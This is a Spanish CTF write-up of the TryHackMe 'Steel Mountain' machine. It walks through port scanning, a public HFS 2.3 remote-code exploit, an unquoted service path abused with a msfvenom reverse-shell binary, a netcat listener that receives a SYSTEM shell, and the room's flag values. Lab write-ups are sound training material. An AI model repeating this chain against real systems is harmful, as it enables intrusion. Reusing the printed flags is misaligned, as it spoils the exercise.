	Informe de análisis de vulnerabilidades, explotación y resultados del reto STEEL MOUNTAIN.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	15/11/2024	xx/xx/2024	1.0	MQ-HM-STEEL MOUNTAIN	RESTRINGIDO

Informe de análisis de vulnerabilidades,

explotación y resultados del reto STEEL MOUNTAIN.

N.- MQ-STEEL MOUNTAIN

Generado por:

GhoxPwn

Fecha de creación:

15.11.2024

Contenido

1. **Reconocimiento** 4

Escaneo de dirección IP 4

Escaneo de puertos 4

Escaneo de la dirección IP 10.10.194.150 5

2. **Análisis de vulnerabilidades (Puertos abiertos)** 6

Análisis Puerto SMB 6

Análisis de puerto HTTP (puerto 80) 6

Análisis de puerto HTTP (puerto 8080) 8

3. **Explotación de vulnerabilidades** 8

4. **Escala de privilegios** 9

Análisis de winpeas.exe 10

Herramienta msfvenom 10

Ejecución de servicio 11

Banderas 12

Tabla de Ilustraciones

Ilustración 1. Dirección IP de maquina Kali 4
Ilustración 2. Dirección IP de la maquina Steel 4
Ilustración 3. Testeo de paquetes maquina STEEL 4
Ilustración 4. Escaneo silencioso de puertos abiertos 5
Ilustración 5. Escaneo de servicios y versiones parte 1 5
Ilustración 6. Escaneo de servicios y versiones parte 2 5
Ilustración 7. Usando exploit smb versión 6
Ilustración 8. Evaluación inicial del HTTP (puerto 80) 6
Ilustración 9. Información de exiftool 7
Ilustración 10. Buscando exploit IIS 8.5 7
Ilustración 11. Gobuster puerto 80 7
Ilustración 12. Análisis de la página web puerto 8080 8
Ilustración 13. Buscando exploit del servicio http File server 8
Ilustración 14. Encabezado del script de la vulnerabilidad 9
Ilustración 15. Estructura del script de la vulnerabilidad 9
Ilustración 16. Ejecutando script 9

Ilustración 17. Descargar de respositorio winpeas 10
Ilustración 18. Creación de un ejecutable con msfvenom 11
Ilustración 19:Terminar proceso de AdvanceSystemService9 11
Ilustración 20. Iniciar proceso de AdvanceSystemService9 11
Ilustración 21. Puerto 4444 en modo escucha 12
Ilustración 22.Buscando el archivo user.txt 12
Ilustración 23. Buscando el archivo root.txt 12
Ilustración 24. Contenido del archivo user.txt 12
Ilustración 25. Contenido del archivo root.txt 13

Contenido de Tablas

Tabla 1. Arquitectura de la maquina 4
Tabla 2. Puertos abiertos de la maquina NAVI (.214) 6
Tabla 3. Banderas maquina Steel 13

1. Reconocimiento

Para iniciar el análisis Pentest es necesario analizar las direcciones IP objetivos y los puertos abiertos de las maquinas a vulnerar. Estas acciones se harán a continuación:

Escaneo de dirección IP

Primero debemos saber nuestra dirección IP como se señala en la siguiente imagen:

Ilustración 1. Dirección IP de maquina Kali

Debido a que estamos usando una máquina virtual de THM nos da dentro de la plataforma la dirección de la máquina.




Ilustración 2. Dirección IP de la maquina Steel

Realizamos un ping a la primera dirección para saber su TTL como se muestra a continuación:




Ilustración 3. Testeo de paquetes maquina STEEL

Tabla 1. Arquitectura de la maquina

Arquitectura	Dirección
Windows	10.10.194.150

Como podemos ver todavía no sabemos que máquina es solo que arquitectura es. Mas adelante en escaneo de puertos podemos sacar mayor información de la máquina

Escaneo de puertos

En esta fase se debe de escanear los puertos abiertos de las maquinas descubiertas de la Tabla 1. Para ello usamos un escaneo de 2 vías para las 2 direcciones a todos sus puertos abiertos.

Escaneo de la dirección IP 10.10.194.150

A continuación, se muestra los puertos abiertos de la máquina:

```
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8080/tcp  open  http-proxy
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49163/tcp open  unknown
49164/tcp open  unknown
```

Ilustración 4. Escaneo silencioso de puertos abiertos

Una vez detectado los puertos de la dirección se hace un análisis profundo de los puertos como se muestra en la siguiente imagen:

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Microsoft IIS httpd	8.5	
	http-server-header	Microsoft-IIS/8.5					
	http-title	Site doesn't have a title (text/html).					
	http-methods	Supported Methods: OPTIONS TRACE GET HEAD POST Potentially risky methods: TRACE					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds		
3389	tcp	open	ms-wbt-server	syn-ack			

Ilustración 5. Escaneo de servicios y versiones parte 1

5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-title	Not Found					
	http-server-header	Microsoft-HTTPAPI/2.0					
8080	tcp	open	http	syn-ack	HttpFileServer httpd	2.3	
	http-server-header	HFS 2.3					
	http-favicon	Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1					
	http-title	HFS /					
	http-methods	Supported Methods: GET HEAD POST					
47001	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0					
	http-title	Not Found					

Ilustración 6. Escaneo de servicios y versiones parte 2

N.- MQ-HM-STEEL-MOUNTAIN

De la imagen tenemos las versiones de los puertos abiertos:

Tabla 2. Puertos abiertos de la maquina NAVI (.214)

Puerto	Versión
80	Microsoft IIS 8.5
135	Microsoft Windows RPC
139	Microsoft Windows netbios-ssn
445	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds

2. Análisis de vulnerabilidades (Puertos abiertos)

Debido a que la maquina tiene puertos de servicio web se hace inspección de puerto 80 como primera prioridad.

Análisis Puerto SMB

Analizando con el exploit smb versión podemos ver el Sistema operativo es **Windows 2012 R2 Datacenter** como se muestra continuación:

Ilustración 7. Usando exploit smb versión

Análisis de puerto HTTP (puerto 80)

Como primer paso analizamos la portada de la página web y los servicios que tiene activado con la herramienta wappalyzer:




Ilustración 8. Evaluación inicial del HTTP (puerto 80)

De la pagina web podemos ver una imagen del empleado del mes, si lo analizamos con exiftool vemos lo siguiente:




Ilustración 9. Información de exiftool

Como podemos ver en la imagen no encontramos metadatos para hallar mayor información.

Analizando del servicio Microsoft IIS 8.5 podemos ver que no hay algún exploit para esa versión del servicio




Ilustración 10. Buscando exploit IIS 8.5

Fuzzing en dirección IP

Realizamos una búsqueda de directorios por el método fuzzing usando el comando gobuster




Ilustración 11. Gobuster puerto 80

De los resultados dados no tenemos más información que el directorio /img por lo cual

Análisis de puerto HTTP (puerto 8080)

Debido a que no hay información del puerto 80 se analizara la página web por el puerto 8080 como se muestra a continuación:




Ilustración 12. Análisis de la página web puerto 8080

De la pagina web podemos detectar el servicio HTTPFileServer 2.3 por locual se investigara posteriormente.

Buscando vulnerabilidades por searchsploit el servicio HTTP File Server 2.3




Ilustración 13. Buscando exploit del servicio http File server

Podemos ver que hay exploit que nos permite el ingreso y poder ejecutar comandos dentro de la maquina, pero para ello debemos analizar el contenido del script.

3. Explotación de vulnerabilidades

En esta fase se hará la explotación de vulnerabilidades con los datos obtenidos durante el análisis de vulnerabilidades. Recordemos que tenemos la vulnerabilidad del servicio HTTP **File Server** para ello se analizara el script en Python para analizar:




Ilustración 14. Encabezado del script de la vulnerabilidad

Podemos ver de la imagen anterior la estructura de cómo se ejecuta el script y a su vez nos indica que debemos enviar el archivo nc.exe y abrir un servidor al puerto 80 para que el script pueda descargarlo.

Ilustración 15. Estructura del script de la vulnerabilidad

De la imagen anterior se modificó el parámetro **ip_addr** a nuestra dirección IP (dirección VPN de la maquina Kali) para poder

Ilustración 16. Ejecutando script

4. Escala de privilegios

En esta fase la prioridad es buscar vulnerabilidades con permisos de administrador para escalar privilegios, para ello usaremos winpeas para el análisis como se muestra a continuación:





Ilustración 17. Descargar de respositorio winpeas.exe

Primero bajaremos del repositorio oficial el winpeas como se mostró en la imagen anterior para poder obtener la dirección del winpeas en un servidor creado por el Kali a través del puerto 80.

Análisis de winpeas.exe

Analizando los archivos de la maquina Windows podemos detectar la siguiente vulnerabilidad:



La vulnerabilidad detectada es “No quotes and space detected” (se puede escalar de privilegios) por la cual me permitirá ejecutar un archivo .exe dándole mayor prioridad ejecutar el archivo .exe que abrir la carptera “Advanced SystemCare”. Dentro de archivo .exe que se creara se usara un código que permita hacer un reverse Shell para ello se usa la herramienta msfvenom.

Herramienta msfvenom

Esta herramienta nos permite crear un archivo con un payload de carga que permite ingresar a través de reverse Shell. A continuación, se usará la herramienta para cargar un payload para window 64 como se ve en la siguiente imagen:




Ilustración 18. Creación de un ejecutable con msfvenom

Ejecución de servicio

Una vez tenemos el archivo en la ubicación correspondiente se procede a reiniciar el servicio de la aplicación vulnerable y para ello pararemos la aplicación y lo volveremos a iniciar como muestra a continuación:




Ilustración 19:Terminar proceso de AdvanceSystemService9




Ilustración 20. Iniciar proceso de AdvanceSystemService9

Mientras se realiza este proceso se dejará el puerto 4444 en modo de escucha para recepcionar el reverse Shell de la siguiente manera:

```
┌──(kali㉿kali)-[~/Desktop/steel_
mountain/script]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.72.214] from (U
NKNOWN) [10.10.194.150] 49427
Microsoft Windows [Version 6.3.96
00]
(c) 2013 Microsoft Corporation. A
ll rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Ilustración 21. Puerto 4444 en modo escucha

Banderas

Para este buscaremos el archivo llamado root.txt y user.txt. Se buscarán los archivos usando el comando dir de la siguiente manera:

```
C:\Windows\system32>dir \user.txt /s /p
dir \user.txt /s /p
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

09/27/2019  04:42 AM                70 user.txt
               1 File(s)             70 bytes


     Total Files Listed:
               1 File(s)             70 bytes
               0 Dir(s)  44,145,778,688 bytes free
```

Ilustración 22.Buscando el archivo user.txt

```
C:\Windows\system32>dir \root.txt /s /p
dir \root.txt /s /p
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

09/27/2019  04:41 AM                32 root.txt
               1 File(s)             32 bytes

     Total Files Listed:
               1 File(s)             32 bytes
               0 Dir(s)  44,145,778,688 bytes free
```

Ilustración 23. Buscando el archivo root.txt

Una vez tenemos las direcciones leemos el contenido de los archivos con more

```
C:\Windows\system32>more "C:\Users\bill\Desktop\user.txt"
more "C:\Users\bill\Desktop\user.txt"
b04763b6fcf51fcd7c13abc7db4fd365
```

Ilustración 24. Contenido del archivo user.txt

```
C:\Windows\system32>more "C:\Users\Administrator\Desktop\root.txt"
more "C:\Users\Administrator\Desktop\root.txt"
9af5f314f57607c00fd09803a587db80
```

Ilustración 25. Contenido del archivo root.txt

A continuación, pondrá en una tabla el contenido de los archivos requeridos

Tabla 3. Banderas maquina Steel

Bandera	Contenido
User.txt	b04763b6fcf51fcd7c13abc7db4fd365
root.txt	9af5f314f57607c00fd09803a587db80